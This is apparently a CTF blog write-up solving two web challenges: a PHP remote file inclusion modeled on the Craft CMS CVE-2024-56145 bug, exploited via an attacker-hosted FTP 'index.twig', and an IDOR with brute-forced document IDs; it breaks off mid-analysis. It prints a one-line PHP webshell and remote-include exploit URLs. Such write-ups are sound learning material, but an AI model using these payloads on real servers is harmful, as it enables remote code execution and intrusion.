/><published>2025-07-03T00:56:19+01:00</published><updated>2025-07-03T00:56:19+01:00</updated><id>https://karrab7.com/writeups/Defensy-SCC-CTF-Web-Writeups</id><content type="html" xml:base="https://karrab7.com/writeups/Defensy-SCC-CTF-Web-Writeups"><![CDATA[<p><img src="/assets/images/2025-07-03/Defensy-Logo.png" alt="Defensy Logo" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; height: 90px; border-radius: 10px;" />



I recently got 2nd place in Defensy’s Scooby Cyber Chase CTF with my team CrémeTartinéFabuleuse, and we managed to solve all the CTF’s challenges. There was plenty of web though, so I picked two challenges for this writeup; The first one is inspired by CVE-2024-56145 affecting Craft CMS, and the other one is essentially an IDOR.</p>

<p><img src="/assets/images/2025-07-03/{7CB3D003-8543-4D03-BD35-9A3FA597B807}.png" alt="" class="center-img" /></p>

<p><img src="/assets/images/2025-07-03/Pasted image 20250701205717.png" alt="" class="center-img" /></p>

<h3 id="ez"><strong>ez</strong></h3>




<p>Visiting the challenge link at http://4.210.147.78:8071/ gives us a web page with phpinfo and some code  at the end.</p>

<p><img src="/assets/images/2025-07-03/{4EFE19A5-1C73-4FD1-8519-8C8AE03B36C7}.png" alt="" class="center-img" /></p>

<p><img src="/assets/images/2025-07-03/{800DCC73-C2EE-4509-A746-60D6CBF72B7B}.png" alt="" class="center-img" /></p>

<p>Here is what the code says:</p>
<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span>  
<span class="nb">phpinfo</span><span class="p">();</span> <span class="nb">highlight_file</span><span class="p">(</span><span class="k">__FILE__</span><span class="p">);</span>  
<span class="k">if</span><span class="p">(</span><span class="k">isset</span><span class="p">(</span><span class="nv">$_SERVER</span><span class="p">[</span><span class="s1">'argv'</span><span class="p">])</span> <span class="o">&amp;&amp;</span> <span class="nb">preg_match</span><span class="p">(</span><span class="s1">'/^--dir=([^&amp;]+)/'</span><span class="p">,</span> <span class="nb">implode</span><span class="p">(</span><span class="s1">' '</span><span class="p">,</span> <span class="nv">$_SERVER</span><span class="p">[</span><span class="s1">'argv'</span><span class="p">]),</span> <span class="nv">$m</span><span class="p">)</span>
 <span class="o">&amp;&amp;</span> <span class="p">(</span><span class="nv">$dir</span> <span class="o">=</span> <span class="nb">urldecode</span><span class="p">(</span><span class="nv">$m</span><span class="p">[</span><span class="mi">1</span><span class="p">]))</span> <span class="o">&amp;&amp;</span> <span class="o">@</span><span class="nb">file_exists</span><span class="p">(</span><span class="s2">"</span><span class="nv">$dir</span><span class="s2">/index.twig"</span><span class="p">))</span> <span class="p">{</span>  
    <span class="k">include</span><span class="p">(</span><span class="s2">"</span><span class="nv">$dir</span><span class="s2">/index.twig"</span><span class="p">);</span>  
<span class="p">}</span>  
<span class="cp">?&gt;</span>
</code></pre></div></div>

<p>I started checking around in the phpinfo data and I noticed some interesting settings:</p>
<ul>
  <li>
    <p>allow_url_include: On</p>

    <p>➤ Lets PHP include files from a URL (e.g., <code class="language-plaintext highlighter-rouge">include('http://example.com/code.php')</code>). Which is dangerous, and often leads to <strong>RFI (Remote File Inclusion)</strong>.</p>
  </li>
  <li>
    <p>register_argc_argv: On</p>

    <p>➤ Makes <code class="language-plaintext highlighter-rouge">$_SERVER['argc']</code> and <code class="language-plaintext highlighter-rouge">$_SERVER['argv']</code> available, containing the number and list of arguments passed through CLI. Not used in web requests unless forced.</p>
  </li>
</ul>

<p>Ok with these assets in our mind, let’s break the code down.</p>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span>
<span class="nb">phpinfo</span><span class="p">();</span>
<span class="nb">highlight_file</span><span class="p">(</span><span class="k">__FILE__</span><span class="p">);</span>  
</code></pre></div></div>
<ul>
  <li>Displays PHP configuration (<code class="language-plaintext highlighter-rouge">phpinfo()</code>) and shows the source code of the current file (<code class="language-plaintext highlighter-rouge">highlight_file(__FILE__)</code>).</li>
</ul>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">if</span> <span class="p">(</span><span class="k">isset</span><span class="p">(</span><span class="nv">$_SERVER</span><span class="p">[</span><span class="s1">'argv'</span><span class="p">])</span> <span class="o">&amp;&amp;</span> <span class="nb">preg_match</span><span class="p">(</span><span class="s1">'/^--dir=([^&amp;]+)/'</span><span class="p">,</span> <span class="nb">implode</span><span class="p">(</span><span class="s1">' '</span><span class="p">,</span> <span class="nv">$_SERVER</span><span class="p">[</span><span class="s1">'argv'</span><span class="p">]),</span> <span class="nv">$m</span><span class="p">)</span>
 <span class="o">&amp;&amp;</span> <span class="p">(</span><span class="nv">$dir</span> <span class="o">=</span> <span class="nb">urldecode</span><span class="p">(</span><span class="nv">$m</span><span class="p">[</span><span class="mi">1</span><span class="p">]))</span> <span class="o">&amp;&amp;</span> <span class="o">@</span><span class="nb">file_exists</span><span class="p">(</span><span class="s2">"</span><span class="nv">$dir</span><span class="s2">/index.twig"</span><span class="p">)</span> <span class="p">)</span> <span class="p">{</span> <span class="k">include</span><span class="p">(</span><span class="s2">"</span><span class="nv">$dir</span><span class="s2">/index.twig"</span><span class="p">);}</span>
</code></pre></div></div>

<ol>
  <li>
    <p><strong>Checks if <code class="language-plaintext highlighter-rouge">$_SERVER['argv']</code> is set</strong>:</p>

    <ul>
      <li>
        <p>Thanks to <code class="language-plaintext highlighter-rouge">register_argc_argv: On</code>, this array is available even in web context (though not standard).</p>
      </li>
      <li>
        <p>Can be triggered via:
  <code class="language-plaintext highlighter-rouge">?--dir=your_value</code></p>
      </li>
    </ul>
  </li>
  <li>
    <p><strong>Combines argv into a string and matches <code class="language-plaintext highlighter-rouge">--dir=VALUE</code></strong>:</p>

    <ul>
      <li>
        <p>It uses a <strong>regex</strong> to extract <code class="language-plaintext highlighter-rouge">--dir=...</code> from the <code class="language-plaintext highlighter-rouge">argv</code>.</p>
      </li>
      <li>
        <p>Example match: <code class="language-plaintext highlighter-rouge">--dir=http://evil.com/payload</code></p>
      </li>
    </ul>
  </li>
  <li>
    <p><strong>Decodes the matched value (<code class="language-plaintext highlighter-rouge">urldecode</code>) and assigns it to <code class="language-plaintext highlighter-rouge">$dir</code></strong></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">@file_exists()</code> <strong>checks if <code class="language-plaintext highlighter-rouge">$dir/index.twig</code> exists</strong>:</p>
  </li>
  <li>
    <p><strong>Includes the matched file</strong>:</p>

    <ul>
      <li>If all checks pass, it runs <code class="language-plaintext highlighter-rouge">include("$dir/index.twig")</code></li>
    </ul>
  </li>
</ol>

<p>This just made me think If I could control <code class="language-plaintext highlighter-rouge">$dir</code> and provide a my own index.twig file, it would be a possible RCE vector.</p>

<p>So I set up an index.twig file in my VPS, containing a classic php webshell:</p>
<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span> <span class="nb">system</span><span class="p">(</span><span class="nv">$_GET</span><span class="p">[</span><span class="s1">'x'</span><span class="p">]);</span> <span class="cp">?&gt;</span>
</code></pre></div></div>

<p><img src="/assets/images/2025-07-03/{17618C0C-D928-4704-8DDD-417146FFCC07}.png" alt="" class="center-img" /></p>

<p>Then served it with a python3 http server.</p>

<p>I tried with the following payload:
<code class="language-plaintext highlighter-rouge">http://4.210.147.78:8071/?--dir=http://IP:7777/</code>, but no requests reached my web server..

<img src="/assets/images/2025-07-03/{36CDB7B3-CEE5-46BA-94BE-E75EF139F0AE}.png" alt="" class="center-img" /></p>

<p>Something was wrong, I tried to run it locally and understand what was going on, and apparently the <code class="language-plaintext highlighter-rouge">@file_exists("$dir/index.twig")</code> was always failing, I tried data://, file://, phar and more, but it didn’t work.</p>

<p>It’s like if <code class="language-plaintext highlighter-rouge">@file_exists</code> will always return false if it was checking for a remote file.</p>

<p>But then one of my teammates pointed out a very interesting article:
<a href="https://www.assetnote.io/resources/research/how-an-obscure-php-footgun-led-to-rce-in-craft-cms" target="_blank" rel="noopener noreferrer">How an obscure PHP footgun led to RCE in Craft CMS</a></p>
<blockquote>
  <ul>
    <li>file:// supports stat(), but this is clearly unhelpful;</li>
    <li>phar:// also supports stat(), but we can’t easily smuggle a valid PHAR file onto the filesystem;</li>
    <li>ftp:// does indeed support some file system calls, including file_exists; interesting…</li>
  </ul>
</blockquote>

<p>Will FTP be the exception? Let’s find out, I spawned an FTP server, then tried:
<code class="language-plaintext highlighter-rouge">http://4.210.147.78:8071/?--dir=ftp://anonymous:@IP/&amp;x=ls</code></p>

<p>And indeed that was it!
<img src="/assets/images/2025-07-03/{818AA867-031F-488A-9AC7-AFB4D9F61BBA}.png" alt="" class="center-img" /></p>

<p>Here goes the flag:
<img src="/assets/images/2025-07-03/{75D8D7D5-1048-4B39-9C17-852A65337DCF}.png" alt="" class="center-img" /></p>

<h3 id="the-misplaced-trust"><strong>The Misplaced Trust</strong></h3>

<p><img src="/assets/images/2025-07-03/Pasted image 20250703163341.png" alt="" class="center-img" /></p>

<p>As we can see in the description, we got the credentials alice:password1 to login with:

<img src="/assets/images/2025-07-03/Pasted image 20250703165022.png" alt="" class="center-img" /></p>

<p>We got 2 functions: <code class="language-plaintext highlighter-rouge">Load My Documents</code>, and <code class="language-plaintext highlighter-rouge">Get Docuemnt</code>.
<img src="/assets/images/2025-07-03/Pasted image 20250703165300.png" alt="" class="center-img" /></p>

<p>The first one would load some documents for our user Alice:

<img src="/assets/images/2025-07-03/Pasted image 20250703165359.png" alt="" class="center-img" /></p>

<p>We got MQ, Mg, and Ng, let’s try using one of these IDs in the second function:

<img src="/assets/images/2025-07-03/Pasted image 20250703165447.png" alt="" class="center-img" /></p>

<p>Interesting, but trying the other 2 IDs doesn’t really add much.</p>

<p>How about trying to bruteforce all 2 letter combinations?
With some python we can get them:</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">itertools</span>
<span class="kn">import</span> <span class="nn">string</span>

<span class="n">letters</span> <span class="o">=</span> <span class="n">string</span><span class="p">.</span><span class="n">ascii_letters</span>  <span class="c1"># 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
</span><span class="n">combinations</span> <span class="o">=</span> <span class="p">[</span><span class="s">''</span><span class="p">.</span><span class="n">join</span><span class="p">(</span><span class="n">pair</span><span class="p">)</span> <span class="k">for</span> <span class="n">pair</span> <span class="ow">in</span> <span class="n">itertools</span><span class="p">.</span><span class="n">product</span><span class="p">(</span><span class="n">letters</span><span class="p">,</span> <span class="n">repeat</span><span class="o">=</span><span class="mi">2</span><span class="p">)]</span>

<span class="c1"># Print or use the combinations
</span><span class="k">for</span> <span class="n">combo</span> <span class="ow">in</span> <span class="n">combinations</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="n">combo</span><span class="p">)</span>
</code></pre></div></div>

<p><img src="/assets/images/2025-07-03/Pasted image 20250703165847.png" alt="" class="center-img" /></p>

<p>Now to the intruder:
<img src="/assets/images/2025-07-03/Pasted image 20250703170955.png" alt="" class="center-img" /></p>

<p>We did indeed get a few positive ones, but that doesn’t cut it; no sensitive information, nor the flag were present.
But at least we learned that there are at least 2 more users, Bob and Charlie.</p>

<p>I tested for password reuse (password1) it didn’t work, but using password2 I got access to Bob’s account:

<img src="/assets/images/2025-07-03/Pasted image 20250703171204.png" alt="" class="center-img" /></p>

<p>Nothing so far, even Charlie’s account with password3 didn’t add much information.</p>

<p>Not many things are left to try, but maybe these IDs aren’t random after all, let’s check them with a few common encodings:
